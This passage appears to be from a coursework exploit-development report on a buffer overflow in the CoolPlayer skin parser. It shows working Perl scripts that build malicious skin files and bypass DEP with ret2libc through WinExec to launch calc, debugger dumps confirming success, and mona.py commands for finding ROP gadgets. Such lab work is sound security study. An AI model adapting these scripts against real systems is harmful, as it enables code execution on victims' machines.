FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump
004DE000  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE010  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE020  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE030  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE040  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE050  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE060  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE070  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE080  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE090  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE100  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE110  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE120  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE130  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE140  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE150  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE160  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE170  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE180  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE190  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE1A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE1B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE1C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE1D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE1E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE1F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE200  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE210  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE220  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE230  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE240  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE250  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE260  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE270  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE280  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE290  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE2A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE2B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE2C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE2D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE2E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE2F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE300  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE310  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE320  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE330  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE340  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE350  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE360  00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
010CFECC   00000000  ....
010CFED0   0000004D  M...
010CFED4   010CFEDC  ▬■.0
010CFED8   00000000  ....
010CFEDC   7E4191BE  ¥æA~  RETURN to USER32.7E4191BE
010CFEE0   7E42776B  kwB~  RETURN to USER32.7E42776B from USER32.7E4191B2
010CFEE4   010CFF94  ö .0
010CFEE8   00000000  ....
010CFEEC   00000000  ....
010CFEF0   00000000  ....
010CFEF4   00C801F4  ¶0╘.
010CFEF8   010CFF14  ¶ .0
010CFEFC   010CFF18  ↑ .0
010CFF00  ┌010CFFB4  ┤ .0
010CFF04  │00426ADE  ìjB.  RETURN to 1800326.00426ADE from USER32.GetMessageA
010CFF08  │010CFF94  ö .0
010CFF0C  │00000000  ....
010CFF10  │00000000  ....
010CFF14  │00000000  ....
010CFF18  │CCCCCCCC  ╠╠╠╠
010CFF1C  │CCCCCCCC  ╠╠╠╠
010CFF20  │00C801F4  ¶0╘.
010CFF24  │CCCCCCCC  ╠╠╠╠
010CFF28  │CCCCCCCC  ╠╠╠╠
010CFF2C  │CCCCCCCC  ╠╠╠╠
010CFF30  │CCCCCCCC  ╠╠╠╠
010CFF34  │CCCCCCCC  ╠╠╠╠
010CFF38  │CCCCCCCC  ╠╠╠╠
010CFF3C  │CCCCCCCC  ╠╠╠╠
010CFF40  │CCCCCCCC  ╠╠╠╠
010CFF44  │CCCCCCCC  ╠╠╠╠
010CFF48  │CCCCCCCC  ╠╠╠╠
010CFF4C  │CCCCCCCC  ╠╠╠╠
010CFF50  │CCCCCCCC  ╠╠╠╠
010CFF54  │CCCCCCCC  ╠╠╠╠
010CFF58  │CCCCCCCC  ╠╠╠╠
010CFF5C  │CCCCCCCC  ╠╠╠╠
010CFF60  │CCCCCCCC  ╠╠╠╠
010CFF64  │CCCCCCCC  ╠╠╠╠
010CFF68  │CCCCCCCC  ╠╠╠╠
010CFF6C  │CCCCCCCC  ╠╠╠╠
010CFF70  │CCCCCCCC  ╠╠╠╠
010CFF74  │CCCCCCCC  ╠╠╠╠
010CFF78  │CCCCCCCC  ╠╠╠╠
010CFF7C  │CCCCCCCC  ╠╠╠╠
010CFF80  │CCCCCCCC  ╠╠╠╠
010CFF84  │CCCCCCCC  ╠╠╠╠
010CFF88  │CCCCCCCC  ╠╠╠╠
010CFF8C  │CCCCCCCC  ╠╠╠╠
010CFF90  │00000000  ....
010CFF94  │CCCCCCCC  ╠╠╠╠
010CFF98  │CCCCCCCC  ╠╠╠╠
010CFF9C  │CCCCCCCC  ╠╠╠╠
010CFFA0  │CCCCCCCC  ╠╠╠╠
010CFFA4  │CCCCCCCC  ╠╠╠╠
010CFFA8  │CCCCCCCC  ╠╠╠╠
```

2.4.2 - c. The exploit has worked, calculator has popped and looking at the addresses shows that the EggHunter found and executed the shellcode successfully.

2.5 OVERCOMING DEP

As mentioned previously in Section 1.1.4, DEP prevents code from executing outside of its allocated addresses within the stack. As seen in *Figure 2.5 - a*, the exploits which are written to exploit the buffer-overflow vulnerability previously, whilst DEP was set to Opt-In mode (and wherein nothing except the default windows binaries were Opted "In") the malformed skin files are flagged as being suspicious and a warning appears to the user that windows has stopped execution to prevent code from being executed.


Data Execution Prevention - Microsoft Windows

To help protect your computer, Windows has closed this program.

Name: 1800326

Data Execution Prevention helps protect against damage from viruses or other threats. Some programs might not run correctly when it is turned on. For an updated version of this program, contact the publisher. What else should I do?

Figure 2.5 - a, the alert given when DEP is called into action when arbitrary code is detected


Also, as previously discussed, there are two possible ways of overcoming DEP, previously mentioned as well. ret2libC is a valid way of firing commands into a valid windows Kernel to work around DEP, whilst ROP chaining aims to turn off or avoid DEP completely. Listed below is an example of a ret2libC being used to work around as well as an example of how a ROP chain can be used to counter DEP.

2.5.1 Estimating space for shellcode

As mentioned previously in 2.3.2.2, Checking for space with DEP On, it was discovered that the application would still crash when a malformed skin file consisting of 1090 Characters would overflow the buffer. Of particular note was that the EIP and EBP had not changed from 00127500 and 001274FC respectively.

2.5.2 RET2LIBC method (DEP ON)


Utilising ret2libc revolves around the sending of a command and a return address. In practice, the selected function used (in this scenario WinExec) must be given as an address and so must the return. To create the ret2libc exploit, the addresses that are called can be gathered by using a resolution function such as arwin.exe. In this scenario WinExec and ExitProcess are used. Arwin.exe was used to get the address of these function located within kernel32 as seen in *Figure 2.5.2 - a*



```
C:\cmd>arwin.exe kernel32 WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in kernel32

C:\cmd>arwin.exe kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32

C:\cmd>_
```

Figure 2.5.2 - a, using Arwin.exe to retrieve the addresses within Kernel32


Now that these addresses are known, it is possible to begin creating the exploit. Firstly, the command line address of our target command needs to be identified. This was done by creating the file DEPONfindcalc.pl, as seen below in *Figure 2.5.2 - b*, as well as Appendix F. Of note here is that the shellcode is the first executable code located in the buffer. This is because the shellcode is a call to a find the address of a command; to avoid confusing the compiler, nothing should be placed in front of the command. Also added were several sets of 4 characters, which serve the dual purpose of identifying if the stack has shifted and if there is need to compensate for this, as well as identifying the EIB.



```perl
my $file= "DEPONfindcalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $shellcode = "cmd /c calc&";

my $padding = $shellcode. "A" x (1090 -length($shellcode));

my $eip = pack('V',0x7C8623AD);

my $junkB = "BBBB";
my $junkC = "CCCC";
my $junkD = "DDDD";
my $junkE = "EEEE";


open($FILE,">$file");
print $FILE $header.$padding.$eip.$junkB.$junkC.$junkD.$junkE;
close($FILE);
```

Figure 2.5.2 - b, the exploit designed to find the command line address for the calculator

Once this was executed within OllyDbg, it was possible to place a breakpoint at the EIP address (7C8623AD, the original JMP ESP for kernel 32 that was discovered earlier), which can then be used to follow and in turn find the address for the command line for the calculator, as seen in *Figure 2.5.2 - c*.


OllyDbg - 1800326.exe - [CPU - main thread, module kernel32]

```
7C8623AD  8BFF          MOV EDI,EDI
7C8623AF  55            PUSH EBP
7C8623B0  8BEC          MOV EBP,ESP
7C8623B2  83EC 54       SUB ESP,54
7C8623B5  53            PUSH EBX
7C8623B6  56            PUSH ESI
7C8623B7  57            PUSH EDI
7C8623B8  6A 11         PUSH 11
7C8623BA  59            POP ECX
7C8623BB  33C0          XOR EAX,EAX
7C8623BD  33F6          XOR ESI,ESI
7C8623BF  56            PUSH ESI
7C8623C0  8D7D AC       LEA EDI,DWORD PTR SS:[EBP-54]
7C8623C3  F3:AB         REP STOS DWORD PTR ES:[EDI]
7C8623C5  66:8B45 0C    MOV AX,WORD PTR SS:[EBP+C]
7C8623C9  66:8945 DC    MOV WORD PTR SS:[EBP-24],AX
7C8623CD  8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
7C8623D0  50            PUSH EAX
EDI=0012E0A0
```

```
Registers (FPU)
EAX 41414142
ECX 00004804
EDX 00150608
EBX 00000000
ESP 00127500 ASCII "BBBBCCCCDDDDEEEE"
EBP 41414141
ESI 00127508 ASCII "DDDDEEEE"
EDI 0012E0A0

EIP 7C8623AD kernel32.WinExec

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
Address   Hex dump                  ASCII
004DE000  00 00 00 00 00 00 00 00   ........
004DE008  00 00 00 00 00 00 00 00   ........
004DE010  00 00 00 00 00 00 00 00   ........
004DE018  00 00 00 00 00 00 00 00   ........
004DE020  00 00 00 00 00 00 00 00   ........
```

```
00127500  42424242  BBBB  CALL to WinExec
00127504  43434343  CCCC  CmdLine = 43434343 ???
00127508  44444444  DDDD  ShowState = 1145324612.
0012750C  45454545  EEEE
00127510  00000000  ....
00127514  CCCCCCCC  ÌÌÌÌ
```

Figure 2.5.2 - c, examining the EIP within OllyDbg reveals the address for the command string (at EIP)

Within OllyDbg it is possible to view the command string's address held within the EIP, which is 001270BA. With this address it is possible to complete the exploit as shown below in *Figure 2.5.2 - d* and Appendix G. The result of inserting this into CoolPlayer can be seen in *Figure 2.5.2 - e*.

```
my $file= "DEPONcalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $shellcode = "cmd /c calc&";

my $padding = $shellcode. "A" x (1090 -length($shellcode));

my $winexec = pack('V',0x7C8623AD);     #WinExec

#my $correction = pack "A" x _;         #Correction would made if a predictable string had landed elsewhere

my $exitproc = pack('V',0x7C81CAFA);    #ExitProcess

my $cmdline = pack('V',0x001270BA);     #CmdLine

my $winstyle = pack('V',0xFFFFFFFF);    #Windows Style

open($FILE,">$file");
print $FILE $header.$padding.$winexec.$correction.$exitproc.$cmdline.$winstyle;
close($FILE);
```

Figure 2.5.2 - d, DEPONcalc is used to send a command through Windows Exec, avoiding DEP



```
OllyDbg - 1800326.exe - [CPU - thread 00000D88, module ntdll]

7C90E440   83C4 04           ADD ESP,4
7C90E443   5A                POP EDX
7C90E444   64:A1 18000000    MOV EAX,DWORD PTR FS:[18]
7C90E44A   8B40 30           MOV EAX,DWORD PTR DS:[EAX+30]
7C90E44D   8B40 2C           MOV EAX,DWORD PTR DS:[EAX+2C]
7C90E450   FF1490            CALL DWORD PTR DS:[EAX+EDX*4]
7C90E453   33C9              XOR ECX,ECX
7C90E455   33D2              XOR EDX,EDX
7C90E457   CD 2B             INT 2B
7C90E459   CC                INT3
7C90E45A   8BFF              MOV EDI,EDI
7C90E45C   8B4C24 04         MOV ECX,DWORD PTR SS:[ESP+4]
7C90E460   8B1C24            MOV EBX,DWORD PTR SS:[ESP]
7C90E463   51                PUSH ECX
7C90E464   53                PUSH EBX
7C90E465   E8 E6C40100       CALL ntdll.7C92A950
7C90E46A   0AC0              OR AL,AL
7C90E46C  v74 0C             JE SHORT ntdll.7C90E47A
ESP=010CFECC

Registers (FPU)
EAX 00000001
ECX 80604824
EDX F71FF9A0
EBX 00C80234
ESP 010CFECC
EBP 010CFF00
ESI 010CFF94
EDI 010CFF14

EIP 7C90E440 ntdll.KiUserCallbackDispatcher

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDB000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

Address   Hex dump                  ASCII
004DE000  00 00 00 00 00 00 00 00  ........
004DE008  00 00 00 00 00 00 00 00  ........
004DE010  00 00 00 00 00 00 00 00  ........
004DE018  00 00 00 00 00 00 00 00  ........
004DE020  00 00 00 00 00 00 00 00  ........
004DE028  00 00 00 00 00 00 00 00  ........
004DE030  00 00 00 00 00 00 00 00  ........
004DE038  00 00 00 00 00 00 00 00  ........
004DE040  00 00 00 00 00 00 00 00  ........
004DE048  00 00 00 00 00 00 00 00  ........
004DE050  00 00 00 00 00 00 00 00  ........
004DE058  00 00 00 00 00 00 00 00  ........
004DE060  00 00 00 00 00 00 00 00  ........
004DE068  00 00 00 00 00 00 00 00  ........
004DE070  00 00 00 00 00 00 00 00  ........
004DE078  00 00 00 00 00 00 00 00  ........
004DE080  00 00 00 00 00 00 00 00  ........
004DE088  00 00 00 00 00 00 00 00  ........
004DE090  00 00 00 00 00 00 00 00  ........
004DE098  00 00 00 00 00 00 00 00  ........
004DE0A0  00 00 00 00 00 00 00 00  ........
004DE0A8  00 00 00 00 00 00 00 00  ........
004DE0B0  00 00 00 00 00 00 00 00  ........
004DE0B8  00 00 00 00 00 00 00 00  ........
004DE0C0  00 00 00 00 00 00 00 00  ........
004DE0C8  00 00 00 00 00 00 00 00  ........
004DE0D0  00 00 00 00 00 00 00 00  ........
004DE0D8  00 00 00 00 00 00 00 00  ........
004DE0E0  00 00 00 00 00 00 00 00  ........
004DE0E8  00 00 00 00 00 00 00 00  ........
004DE0F0  00 00 00 00 00 00 00 00  ........
004DE0F8  00 00 00 00 00 00 00 00  ........
004DE100  00 00 00 00 00 00 00 00  ........
004DE108  00 00 00 00 00 00 00 00  ........
004DE110  00 00 00 00 00 00 00 00  ........
004DE118  00 00 00 00 00 00 00 00  ........
004DE120  00 00 00 00 00 00 00 00  ........
004DE128  00 00 00 00 00 00 00 00  ........
004DE130  00 00 00 00 00 00 00 00  ........
004DE138  00 00 00 00 00 00 00 00  ........
004DE140  00 00 00 00 00 00 00 00  ........
004DE148  00 00 00 00 00 00 00 00  ........
004DE150  00 00 00 00 00 00 00 00  ........
004DE158  00 00 00 00 00 00 00 00  ........
004DE160  00 00 00 00 00 00 00 00  ........
004DE168  00 00 00 00 00 00 00 00  ........
004DE170  00 00 00 00 00 00 00 00  ........
004DE178  00 00 00 00 00 00 00 00  ........
004DE180  00 00 00 00 00 00 00 00  ........
004DE188  00 00 00 00 00 00 00 00  ........
004DE190  00 00 00 00 00 00 00 00  ........
004DE198  00 00 00 00 00 00 00 00  ........
004DE1A0  00 00 00 00 00 00 00 00  ........
004DE1A8  00 00 00 00 00 00 00 00  ........
004DE1B0  00 00 00 00 00 00 00 00  ........
004DE1B8  00 00 00 00 00 00 00 00  ........

010CFECC  00000000
010CFED0  0000004D
010CFED4  010CFEDC
010CFED8  00000000
010CFEDC  7E4191BE  RETURN to USER32.7E4191BE
010CFEE0  7E42776B  RETURN to USER32.7E42776B from USER32.7E4191B2
010CFEE4  010CFF94
010CFEE8  00000000
010CFEEC  00000000
010CFEF0  00000000
010CFEF4  00C80234
010CFEF8  010CFF14
010CFEFC  010CFF18
010CFF00 ┌010CFFB4
010CFF04 │00426ADE  RETURN to 1800326.00426ADE from USER32.GetMessageA
010CFF08 │010CFF94
010CFF0C │00000000
010CFF10 │00000000
010CFF14 │00000000
010CFF18 │CCCCCCCC
010CFF1C │CCCCCCCC
010CFF20 │00C80234
010CFF24 │CCCCCCCC
010CFF28 │CCCCCCCC
010CFF2C │CCCCCCCC
010CFF30 │CCCCCCCC
010CFF34 │CCCCCCCC
010CFF38 │CCCCCCCC
010CFF3C │CCCCCCCC
010CFF40 │CCCCCCCC
010CFF44 │CCCCCCCC
010CFF48 │CCCCCCCC
010CFF4C │CCCCCCCC
010CFF50 │CCCCCCCC
010CFF54 │CCCCCCCC
010CFF58 │CCCCCCCC
010CFF5C │CCCCCCCC
010CFF60 │CCCCCCCC
010CFF64 │CCCCCCCC
010CFF68 │CCCCCCCC
010CFF6C │CCCCCCCC
010CFF70 │CCCCCCCC
010CFF74 │CCCCCCCC
010CFF78 │CCCCCCCC
010CFF7C │CCCCCCCC
010CFF80 │CCCCCCCC
010CFF84 │CCCCCCCC
010CFF88 │CCCCCCCC
010CFF8C │CCCCCCCC
010CFF90 │00000000
010CFF94 │CCCCCCCC
010CFF98 │CCCCCCCC
010CFF9C │CCCCCCCC
010CFFA0 │CCCCCCCC
010CFFA4 │CCCCCCCC
010CFFA8 │CCCCCCCC
010CFFAC │CCCCCCCC

Process terminated, exit code 0                    Terminated
```

Figure 2.5.2 - e, DEPONcalc has been executed successfully and the calculator has opened, circumventing DEP

2.5.3 ROP Chain (DEP ON)

As previously mentioned in Section 1.1.4, ROP chains are a string of ROP Gadgets "chained" together in order to turn off DEP in a process not too dissimilar from solving a Rubik's cube. Also mentioned was that this process can take time because there is no universal predefined series of instructions for turning off DEP. Research must first take place:

2.5.3.1 Identifying a suitable Chain

Initially, Immunity debugger was used in conjunction with Mona.py to scan the CoolPlayer application for a workable chain within msvcrtd.dll. According to Corelan's Exploit Writing Tutorial (Corelan, 2010) there are several .dll files that ROP Gadgets can be found. Initially, the command:

!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'

to find all instructions and returns present within the msvcrtd.dll, (which handles image processing).It was discovered within the find.txt that mona found a usable return address at 0x77c11110, as seen in *Fig 2.5.3 - a*.




```
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
